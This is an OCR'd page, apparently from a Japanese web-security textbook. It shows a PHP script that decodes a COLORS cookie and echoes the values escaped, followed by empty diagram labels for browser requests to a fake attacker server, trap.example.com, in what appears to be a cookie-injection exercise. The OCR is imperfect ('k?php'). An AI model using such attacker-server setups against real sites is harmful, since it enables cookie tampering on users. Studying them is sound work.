
/var/www/html/4e/4e-011a.php - wasbook@example.jp - エディタ - WinSCP

```
k?php
 require '4e-012.php';
 $colors = json_decode($_COOKIE['COLORS']);
 echo "好きな色は ";
 foreach ($colors as $color) {
   echo htmlspecialchars($color, ENT_COMPAT, 'UTF-8'), ' ';
 }
 echo "です";
```

【ブラウザ】



【ブラウザ→偽サーバ： リクエスト trap.example.com/4e/4e-010a.php → レスポンス 】



【ブラウザ→偽サーバ： リクエスト trap.example.com/4e/4e-011a.php → レスポンス 】